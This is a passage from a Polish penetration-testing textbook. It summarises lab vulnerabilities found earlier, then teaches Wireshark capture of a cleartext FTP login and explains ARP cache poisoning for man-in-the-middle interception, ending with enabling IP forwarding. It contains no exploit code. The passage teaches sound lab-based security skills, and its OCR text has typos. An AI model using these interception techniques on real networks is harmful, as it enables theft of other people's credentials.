W tym rozdziale omawialiśmy wiele różnych metod wyszukiwania podatności i luk w zabezpieczeniach hostów działających w naszym środowisku testowym. Korzystając z wielu różnych narzędzi i technik, byliśmy w stanie znaleźć niezliczone sposoby uzyskania dostępu do komputerów będących celami ataków, włączając w to takie metody jak wykorzystanie słynnej luki MS08-067 w serwerze SMB systemu Windows XP czy błędy pozwalające na pobieranie plików lokalnych serwera Zervit 0.4. Dzięki użyciu komendy VRFY mogliśmy odszukać i potwierdzić poprawność jednego z kont użytkowników, które następnie możemy wykorzystać do przeprowadzenia ataków na hasła dostępu do serwera poczty elektronicznej.

Na podstawie skanowania z detekcją wersji dowiedzieliśmy się również, że serwer SLMail może posiadać luki w zabezpieczeniach usługi POP3 (choć nie udało nam się jeszcze tego potwierdzić), a oprócz tego na serwerze WWW znaleźliśmy całkowicie otwartą konsolę *phpMyAdmin*, która daje nam dostęp na poziomie użytkownika root do bazy danych MySQL, oraz zainstalowany dodatek WebDAV, wykorzystujący domyślny zestaw poświadczeń, za pomocą którego możemy „wrzucić” na taki serwer dowolne pliki. W maszynie-celu, pracującej pod kontrolą systemu Linux, udało nam się znaleźć sieciowy udział NFS, pozwalający na zapisywanie plików w katalogu *.ssh*, oraz nieco „ukrytą” instalację pakietu TikiWiki, która najprawdopodobniej ma lulkę pozwalającą na zdalne wykonywanie odpowiednio spreparowanego kodu. Odkryty przez nas serwer Vsftpd 2.3.4 może natomiast posiadać ukryte tylne wejście, będące rezultatem wcześniejszego włamania do repozytoriów pakietu Vsftpd i podmiany plików binarnych tego oprogramowania.

Na tym etapie naszych poszukiwań widzimy już, że obie maszyny z systemami Windows XP i Linux działające w naszym środowisku testowym mają całkiem sporo poważnych podatności i luk w zabezpieczeniach. Jak do tej pory brak odpowiedniego płaszczyzny ataku na komputer z systemem Windows 7 powoduje, że jawni się on nam jako oaza bezpieczeństwa, ale jak się niebawem przekonamy, ten solidny pancerz również może skrywać kilka nieprzyjemnych niespodzianek. Zanim przejdziemy do omawiania sposobów wykorzystywania odkrytych podatności i luk w zabezpieczeniach, w kolejnym rozdziale pokażę kilka sposobów przechwytywania i analizy ruchu sieciowego, które mogą nam pomóc w przechwytywaniu różnych wrażliwych informacji, takich jak nazwy kont użytkowników czy hasła dostępu wykorzystywane do logowania do różnych usług sieciowych.

7

Przechwytywanie ruchu sieciowego

ZANIM ROZPOCZNIEMY OMAWIANIE ZAGADNIEŃ ZWIĄZANYCH Z WYKORZYSTYWANIEM LUK W ZABEZPIECZENIACH, POKAŻEMY, W JAKI SPOSÓB UŻYWAĆ PROGRAMU WIRESHARK ORAZ KILKU INNYCH NARZĘDZI DO NASŁUCHIWANIA, PRZECHWYTOWANIA I ANALIZOWANIA RUCHU SIECIOWEGO W CELU POZYISKIWANIA CENNICH INFORMACJI PRZESYŁANYCH MİĘDZY HOSTAMI W ŚRODOWISKU CELU. PODCZAS PRZEPROWADZANIA WewnętrzNEGO TESTU PENETRACYJNEGO MOŻEMY SYMULOWAĆ W TEN SPOSÓB POCZYNANIA NIELOJALNEGO PRACOWNIKA STANOWIĄCEGO ZAGROŻENIE WewnętrzNE CZY TEŻ NAPASTNIKA, KTÓRY UZYSKAŁ NIEAUTORYZOWANY DOSTĘP DO SieCI ŚRODOWISKA CELU I PRÓBUJE POZYSKAĆ Z RUCHU SIECIOWEGO DODATKOWE INFORMACJE (A BYĆ MOŻE NAWET NAZWY UŻYTKOWNIKÓW I HASŁA), KTÓRE UŁATWIĄ MU DALSZĄ EKSPLORACJĘ ZAATAKOWANEGO ŚRODOWISKA. PROBLEM POLEGA JEDNAK NA TYM, ŻE PRZECHWYTOWANIE RUCHU SIECIOWEGO OZNACZA KONIECZNOŚĆ ANALIZY OGROMNEJ ILOŚCI DANYCH. RUCH SIECIOWY GENEROWANY W TWOJEJ SieCI DOMOWEJ W ZUPEŁNOŚCI WYSTARCZY DO SZYBKIEGO WYPEŁNIENIA KILKU CZY KILKUNASTU EKRANÓW W PROGRAMIE WIRESHARK, A POZYSKANIE Z NIEGO INFORMACJI, KTÓRE MOGĄ BYĆ POTENCJALNIE PRZYDATNE PODCZAS PRZEPROWADZANIA TESTU PENETRACYJNEGO, MOŻE WCALE NIE BYĆ PROSTYM ZADANIEM. W TYM ROZDZIALE OMÓWIMY KILKA SPOSOBÓW I METOD POSTĘPOWANIA POZWAŁAJĄCYCH NA UZYSKANIE DOSTĘPU DO RUCHU SIECIOWEGO W ŚRODOWISKU CELU.

Przechwytywanie ruchu w sieci

Jeżeli okaże się, że w sieci komputerowej środowiska celu zamiast przełączników sieciowych (ang. *switches*) używane są proste koncentratory sieciowe (ang. *hubs*), przechwytywanie ruchu sieciowego, który nie jest przeznaczony dla Twojego komputera, jest zadaniem bardzo prostym. Kiedy koncentrator otrzymuje z sieci danym pakiet, rozsyła go na wszystkie swoje porty, pozostawiając podłączonym do nich hostom decyzję o tym, dla kogo ten pakiet jest przeznaczony. Do przechwytywania ruchu w takiej sieci za pomocą programu Wireshark wystarczy włączenie opcji *Use promiscuous mode* (użyj trybu nasłuchiwanego) na wszystkich interfejsach sieciowych. Po włączeniu tej opcji karta sieciowa (ang. *Network Interface Controller* — NIC) będzie przechwytywała „wszystko, co widzi”, co w przypadku sieci opartej na koncentratorach oznacza wszystkie pakiety przesypane w takiej sieci.

W przeciwieństwie do koncentratorów, przełączniki sieciowe po otrzymaniu pakietu przesyłają go tylko do portu, do którego podłączony jest host będący adresatem tego pakietu. Z tego powodu, kiedy podłączysz się do takiej sieci, nie będziesz mógł zobaczyć ruchu sieciowego przesyłanego, dajmy na to, między kontrolerem domeny a innymi komputerami, o ile oczywiście nie zastosujesz kilku odpowiednich trików. Zdecydowana większość sieci, z którymi będziesz się spotykał podczas przeprowadzania testów penetracyjnych, będzie prawdopodobnie oparta na przełącznikach sieciowych; co ciekawe, niektóre starsze typy urządzeń sieciowych, nazywane powszechnie koncentratorami, również mogą mieć wbudowane mechanizmy spełniające rolę przełączników sieciowych.

Sieci wirtualne w praktyce wydają się działać jak koncentratory sieciowe, ponieważ wszystkie maszyny wirtualne współużytkują jedno urządzenie fizyczne. Jeżeli po przełączeniu karty sieciowej w tryb nasłuchiwanego (ang. *promiscuous mode*) będziesz przechwytywał ruch w sieci wirtualnej, zobaczysz pakiety przesybane przez wszystkie maszyny wirtualne oraz hosta, nawet jeżeli fizyczna warstwa sieci, do której podłączony jest host, wykorzystuje przełączniki sieciowe. Aby zasymulować „normalną” sieć (czyli sieć, która nie jest wirtualna), w programie Wireshark wyłączymy opcję *Use promiscuous mode* dla wszystkich interfejsów sieciowych, co oznacza, że w praktyce przechwytywanie ruchu z naszych maszyn wirtualnych stanie się nieco trudniejsze.

Zastosowanie programu Wireshark


Wireshark to wyposażony w graficzny interfejs użytkownika znakomity analizator protokołów sieciowych (ang. *network protocol analyzer*), pozwalający na przechwytywanie i analizowanie ruchu sieciowego. Wireshark może być wykorzystywany do przechwytywania ruchu w sieciach Ethernet, Wi-Fi, Bluetooth i wielu innych. Program potrafi automatycznie dekodować różne protokoły sieciowe, dzięki czemu możesz na przykład dokonywać takich sztuczek jak rekonstruowanie połączeń audio wykonywanych za pomocą protokołu VoIP (ang. *Voice over IP*). W kolejnych podrozdziałach omówimy kilka podstawowych zagadnień związanych z obsługą i wykorzystywaniem tego programu.

Przechwytywanie ruchu sieciowego

Przygodę z programem Wireshark rozpoczęniemy od przechwytywania pakietów przesyłanych w sieci lokalnej. Przejdź do systemu Kali Linux i uruchom program Wireshark, tak jak zostało to przedstawione poniżej. Z poziomu użytkownika root potwierdź wszystkie ostrzeżenia o niebezpieczeństwach związanych z używaniem tego programu, które mogą się pojawić na ekranie.

```
root@kali:~# wireshark
```

Poinformuj program Wireshark, że chcesz przechwytywać ruch na lokalnym interfejsie sieciowym (*eth0*). Aby to zrobić, z menu głównego wybierz polecenie *Capture/Options* (przechwytywanie/opcje) i wskaz opcję *eth0*, tak jak zostało to przedstawione na rysunku 7.1. Pamiętaj, aby wcześniej na wszystkich interfejsach sieciowych wyłączyć opcję *Use promiscuous mode*, dzięki czemu całość będzie funkcjonowała bardziej jak w sieci fizycznej niż w sieci wirtualnej. Po wybraniu lokalnego interfejsu sieciowego zamknij okno opcji i rozpoczęź przechwytywanie ruchu sieciowego, wybierając z menu głównego polecenie *Capture/Start* (przechwytywanie/rozpocznij).



Rysunek 7.1. Wybieranie interfejsu sieciowego w programie Wireshark

Program powinien rozpocząć wyświetlanie i przechwytywanie zarówno ruchu sieciowego adresowanego do systemu Kali Linux, jak i całego ruchu rozgłoszeniowego (ang. *broadcast traffic* — pakiety rozsyłane do wszystkich hostów w sieci).

Aby zobaczyć przykład ruchu, jaki możemy przechwytywać w przełączanej sieci, spróbujemy teraz nawiązać połączenie FTP między systemem Kali Linux a naszą maszyną-celem z systemem Windows XP. Po nawiązaniu połączenia z serwerem FTP zaloguj się jako użytkownik anonymous, tak jak zostało to przedstawione na listingu 7.1 (jak pamiętasz, w poprzednim rozdziale udało nam się odkryć, że ten serwer pozwala na ustanawianie anonimowych połączeń). Choć podczas logowania jako użytkownik anonymous zostaniesz poproszony o podanie hasła, to jednak zupełnie nie ma znaczenia, jakie hasło wpiszesz. Zwyczajowo w takiej sytuacji wpisuje się adres poczty elektronicznej logującego się użytkownika, ale w praktyce serwer FTP zaakceptuje jako hasło dowolny ciąg znaków.

Listing 7.1. Logowanie do serwera FTP

```
root@kali:~# ftp 192.168.20.10
Connected to 192.168.20.10.
220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.20.10:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp>
```


W oknie programu Wireshark powinieneś zobaczyć pakiety sieciowe przesypane między systemami o adresach 192.168.20.9 i 192.168.20.10, a w polu *Protocol* (protokół) powinna się znaleźć informacja, że jest to połączenie FTP. Wireshark przechwytuje cały ruch sieciowy nadchodzący do i wychodzący z naszego systemu Kali Linux.

Przejdź teraz do maszyny-celu z systemem Ubuntu i zaloguj się do tego samego serwera FTP. Kiedy powrócisz do systemu Kali Linux, przekonasz się, że Wireshark nie zarejestrował żadnych dodatkowych pakietów FTP. W naszej symulowanej sieci przełączanej żaden ruch, który nie jest przeznaczony dla maszyny z systemem Kali Linux, nie będzie „widziany” przez jej interfejs sieciowy, a co za tym idzie — nie zostanie przechwycony przez program Wireshark (o tym, jak obejść taką sytuację i przechwytywać ruch przeznaczony dla innych hostów, dowiesz się już niebawem w podrozdziale „Ataki typu ARP Cache Poisoning” w dalszej części tego rozdziału).

Filtrowanie ruchu sieciowego

Ogromna liczba pakietów sieciowych przechwytywanych przez program Wireshark może być nieco przytłaczająca, zwłaszcza jeżeli weźmiemy pod uwagę, że oprócz samego ruchu związanego z połączeniem FTP Wireshark przechwytuje

wszystkie inne pakiety sieciowe nadchodzące do i wychodzące z naszego systemu Kali Linux. Aby w tej całości masie pakietów sieciowych odnaleźć interesujące nas informacje, możemy użyć filtrów programu Wireshark. Pole *Filter* (filtr) jest zlokalizowane w lewej górnej części okna programu. Na początek bardzo dobrym przykładem będzie prosty filtr pozwalający na wyświetlanie tylko ruchu wykorzystującego protokół FTP. Aby to zrobić, powinieneś w polu *Filter* wpisać `ftp` i nacisnąć przycisk *Apply* (zastosuj), tak jak zostało to przedstawione na rysunku 7.2.




Rysunek 7.2. Filtrowanie przechwyconych pakietów sieciowych w programie Wireshark

Tak jak tego oczekiwaliśmy, zastosowanie filtra spowodowało, że Wireshark wyświetla tylko pakiety protokołu FTP, dzięki czemu możemy zobaczyć cały przebieg naszej sesji FTP, łącznie z nazwą konta użytkownika i hasłem logowania, które są przesypane otwartym tekstem.

Do zaawansowanego filtrowania przechwyconych pakietów możemy użyć nieco bardziej złożonych filtrów. Na przykład aby wyświetlić tylko pakiety, których odbiorcą jest host o adresie IP 192.168.20.10, powinieneś użyć filtru `ip.dst==192.168.20.10`. Poszczególne filtry można łączyć ze sobą; przykładowo użycie filtru `ip.dst==192.168.20.10 and ftp` spowoduje, że wyświetlone będą wyłącznie pakiety protokołu FTP adresowane do hosta o adresie IP 192.168.20.10.

Rekonstruowanie sesji TCP

Nawet po dokonaniu wstępnego filtrowania pakietów może się okazać, że w tym samym czasie miało miejsce kilka połączeń z różnymi serwerami FTP i trudno rozróżnić poszczególne sesje. Na szczęście i tutaj Wireshark przychodzi nam z pomocą. Kiedy znajdziesz jakiś interesujący pakiet, taki jak na przykład początek sesji FTP, możesz dokładniej przeanalizować przebieg całej sesji, klikając dany pakiet prawym przyciskiem myszy i wybierając z menu podręcznego polecenie *Follow TCP Stream* (rekonstrukcja sesji TCP), tak jak zostało to przedstawione na rysunku 7.3.



Rysunek 7.3. Rekonstruowanie sesji TCP w programie Wireshark

Na ekranie pojawi się okno dialogowe *Follow TCP Stream*, w którym możesz zobaczyć całą zawartość sesji, łącznie z danymi logowania przesyłanymi otwartym tekstem, tak jak zostało to przedstawione na listingu 7.2.

Listing 7.2. Przebieg procesu logowania do serwera FTP

```

220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
USER anonymous
331 Password required for anonymous
PASS georgia@bulbsecurity.com
230 Logged on
SYST
215 UNIX emulated by FileZilla

```

Analiza zawartości pakietów

Po zaznaczeniu wybranego pakietu możesz się zapoznać z jego zawartością, co zostało pokazane na rysunku 7.4. Informacje o zawartości zaznaczonego pakietu są prezentowane w dolnej części okna programu. Wireshark potrafi dekodować pakiety różnych protokołów i wyświetlać ich wewnętrzną strukturę oraz przenoszone dane. Na przykład jeżeli chcesz zobaczyć, do jakiego docelowego portu TCP był adresowany dany pakiet, powinieneś rozwinąć sekcję *TCP* i poszukać pola *Destination port* (port przeznaczenia), jak pokazano na rysunku. Kiedy zaznaczyisz to pole, w oknie podglądu heksadecymalnej zawartości pakietu zostanie podświetlony odpowiadający mu ciąg bajtów.

The screenshot shows a Wireshark interface with a single selected packet. The packet details pane at the top displays the following information:

- Source port: 33769 (33769)
- Destination port: ftp (21)
- [Stream index: 0]
- Sequence number: 1 (relative sequence number)
- [Next sequence number: 17 (relative sequence number)]
- Acknowledgment number: 149 (relative ack number)
- Header length: 32 bytes
- ⊕ Flags: 0x018 (PSH, ACK)
- Window size value: 29
- [Calculated window size: 29696]
- [Window size scaling factor: 1024]
- ⊕ Checksum: 0x2247 [validation disabled]
- ⊕ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
- ⊕ [SEQ/ACK analysis]

The file transfer protocol section shows:

- File Transfer Protocol (FTP)
- 0020 14 0a 83 e9 00 15 98 cd ee 82 02 66 75 5b 80 18fu[...
- 0030 00 1d 22 47 00 00 01 01 08 0a 01 28 97 b2 00 05 ..."G....(....
- 0040 07 11 55 53 45 52 20 61 6e 6f 6e 79 6d 6f 75 73 ..USER a nonymous
- 0050 0d 0a ..

At the bottom, there are statistics: Destination Port (tcp.dstport), 2 b... Packets: 240 · Displayed: 20 (8.3%)

Rysunek 7.4. Szczegóły zawartości pakietu wyświetcone w programie Wireshark

Ataki typu ARP Cache Poisoning


Co prawda szczegółowa analiza ruchu sieciowego przychodzącego do i wychodzącego z własnego komputera jest niewątpliwie bardzo pouczającym ćwiczeniem, to jednak z punktu widzenia pentestera znacznie bardziej pożądana będzie możliwość przechwytywania i analizy ruchu, który nie jest przeznaczony dla naszego systemu. Być może zatem uda nam się przechwycić sesję logowania do serwera FTP innego użytkownika. Dostarczyłaby nam ona poprawną nazwę konta użytkownika i, co najważniejsze, aktualne, działające hasło dostępu, którego następnie możemy spróbować użyć do logowania w innych miejscach środowiska celu.

Aby przechwytywać ruch sieciowy, który nie jest adresowany do naszego systemu Kali Linux, musimy znaleźć sposób, aby odpowiednie pakiety sieciowe były do niego przesyłane. Ponieważ w normalnej sytuacji przełącznik sieciowy będzie nam przesyłał tylko pakiety adresowane do naszego systemu, musimy „przekonać” maszynę-cel lub przełącznik sieciowy (a w idealnym przypadku oba urządzenia), że taki ruch sieciowy powinien być przesyłany również i do nas. Aby to osiągnąć, przeprowadzimy zatem tak zwany atak typu „człowiek pośrodku” (ang. *man-in-the-middle* — MiTM), który pozwoli nam na przekierowanie ruchu sieciowego i przechwytywanie komunikacji pomiędzy dwoma systemami (innymi niż nasz własny). Jedną z wypróbowanych technik „udawania” innego urządzenia w sieci jest atak typu *Address Resolution Protocol (ARP) cache poisoning* (tzw. zatruwanie tablicy ARP), nazywany często w skrócie *ARP spoofing*.

Podstawy protokołu ARP

Zanim będziemy mogli nawiązać połaczenie z innym urządzeniem działającym w sieci, musimy użyć jego nazwy hosta, pełnej, kwalifikowanej nazwy domenowej lub chociaż adresu IP (więcej szczegółowych informacji na temat zatrudniania tablicy ARP serwerów DNS znajdziesz w podrozdziale „Ataki typu DNS Cache Poisoning” w dalszej części tego rozdziału). Zanim pakiet sieciowy może zostać przesłany z naszego systemu Kali Linux do maszyny-celu z systemem Windows XP, Kali Linux musi powiązać adres IP komputera Windows XP z adresem MAC (ang. *Media Access Control*) jego karty sieciowej (ang. *Network Interface Card* — NIC), dzięki czemu Kali Linux będzie wiedział, dokąd ma wysłać pakiet. Aby to zrobić, Kali Linux rozsyła broadcast „Kto ma adres IP 192.168.20.10?” do wszystkich hostów w sieci lokalnej. Maszyna z adresem IP 192.168.20.10 odpowiada komunikatem „Ja mam adres IP 192.168.20.10, a mój adres MAC to 00:0c:29:a9:ce:92”. W naszym przypadku odpowiada to komputerowi z systemem Windows XP. Po otrzymaniu takiej odpowiedzi Kali Linux zapisuje powiązanie adresu IP 192.168.20.10 z adresem MAC 00:0c:29:a9:ce:92 w swojej tablicy ARP.

Kiedy Kali Linux chce wysłać kolejny pakiet do tego komputera, sprawdza najpierw, czy w tablicy ARP znajduje się rekord dla adresu IP 192.168.20.10. Jeżeli tak, to zamiast ponownie rozsyłać broadcast ARP, używa adresu zapisanego w tablicy. Ze względu na fakt, że topologia sieci może w dowolnym momencie ulec zmianie, rekordy w tablicy ARP są usuwane w regularnych odstępach czasu, tak więc poszczególne systemy regularnie rozsyłają broadcasty ARP w miarę opróżniania ich tablic ARP. Taki proces okaza się bardzo pomocny do przeprowadzania ataku ARP Cache Poisoning, polegającego na zatrudnianiu zawartości tablicy ARP, o czym opowiemy już w kolejnym podrozdziale. Przebieg procesu komunikacji protokołu ARP został przedstawiony na rysunku 7.5.




Rysunek 7.5. Proces komunikacji protokołu ARP

Aby wyświetlić zawartość tablicy ARP systemu Kali Linux, powinieneś wykonać polecenie arp. Jak widać, w chwili obecnej nasz system Kali Linux ma w tabeli ARP rekordy dla dwóch maszyn: 192.168.20.1, czyli domyślnej bramy sieciowej, oraz 192.168.20.10, czyli komputera-celu z systemem Windows XP, z którym komunikowaliśmy się w poprzednim ćwiczeniu.

```
root@kali:~# arp
```

Address	Hwtype	Hwaddress	Flags	Mask	Iface
192.168.20.1	ether	00:23:69:f5:b4:29	C		eth0
192.168.20.10	ether	00:0c:29:05:26:4c	C		eth0

Uruchom przechwytywanie pakietów w programie Wireshark, przejdź na system Ubuntu i ponownie zaloguj się do serwera FTP jako użytkownik anonymous. Następnie w programie Wireshark użyj filtra arp, tak jak zostało to przedstawione na rysunku 7.6, do wyświetlenia broadcastu wysyłanego z systemu Kali Linux i odpowiedzi z adresem MAC nadchodzącej z systemu Ubuntu.



Rysunek 7.6. Broadcast i odpowiedź ARP

Teraz sprawdź zawartość tablicy ARP systemu Kali Linux — jeżeli wszystko poszło dobrze, powinieneś zobaczyć w niej rekord dla adresu IP 192.168.20.10.


```
root@kali:~# arp
```

Address	Hwtype	Hwaddress	Flags	Mask	Iface
192.168.20.1	ether	00:23:69:f5:b4:29	C		eth0
192.168.20.10	ether	00:0c:29:05:26:4c	C		eth0
192.168.20.11	ether	80:49:71:14:97:2b	C		eth0

Problem z wykorzystywaniem protokołu ARP do adresowania pakietów polega na tym, że nie mamy żadnej gwarancji, czy odpowiedź na broadcast ARP, zawierająca

adres MAC, jest prawidłowa. Teoretycznie każda maszyna może odpowiedzieć na broadcast ARP z zapytaniem o adres IP 192.168.20.11, nawet jeżeli jej adres IP jest zupełnie inny, a mimo to host rozsyłający broadcast przyjmie taką sfalsowaną odpowiedź bez żadnych zastrzeżeń.

I właśnie na tym, mówiąc w skrócie, polega atak typu ARP Cache Poisoning. W odpowiedzi na broadcast wysyłany przez cel ataku odsyłamy szereg komunikatów ARP mówiących, że jesteśmy zupełnie innym hostem podłączonym do sieci, a kiedy cel w dobrej wierze zaczyna przesyłanie danych dla tego hosta, pakiety trafiają prosto do nas i mogą być przechwycone przez nasz analizator protokołów sieciowych, tak jak zostało to przedstawione na rysunku 7.7.



Rysunek 7.7. Zatrutowanie tablicy ARP powoduje przekierowanie ruchu sieciowego przez maszynę z systemem Kali Linux

W podrozdziale „Przechwytywanie ruchu sieciowego” w nieco wcześniejszej części tego rozdziału inicjalizowaliśmy połączenie FTP z maszyną działającą pod kontrolą systemu Ubuntu do systemu Windows XP, ale generowany przez to połączenie ruch sieciowy nie był przechwytywany przez Wiresharka działającego w systemie Kali Linux. Teraz, dzięki zatrutowaniu tablic ARP, byliśmy w stanie „przekonać” oba systemy do przesyłania ruchu sieciowego do maszyny z systemem Kali Linux, gdzie Wireshark był w stanie go przechwycić.

Przekazywanie pakietów IP

Zanim jednak będziemy mogli „przekonać” maszynę-cel z systemem Ubuntu, aby dane logowania zamiast do serwera FTP wysłała do nas, musimy w systemie Kali Linux włączyć opcję przekazywania pakietów IP (ang. *IP forwarding*), tak aby wszystkie nadmiarowe pakiety sieciowe były przesyłane do ich właściwych adresatów. Rezultatem braku włączenia tej opcji byłoby coś w rodzaju ataku typu DoS (ang. *Denial of Service*), w przypadku którego klienci działające w sieci nie

mogłyby się łączyć z odpowiednimi usługami. Na przykład jeżeli przeprowadzimy zatrudnianie tablicy ARP bez włączenia w systemie Kali Linux mechanizmu przekazywania pakietów IP nadchodzących z maszyny Ubuntu i przeznaczonych dla systemu Windows XP, to serwer FTP działający pod systemem Windows XP nigdy nie otrzymałby pakietów z systemu Ubuntu i odwrotnie.

Za ustawienia mechanizmu przekazywania pakietów IP w systemie Kali Linux odpowiada parametr `/proc/sys/net/ipv4/ip_forward`. Aby włączyć ten mechanizm, musimy ustawić go na wartość 1.

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

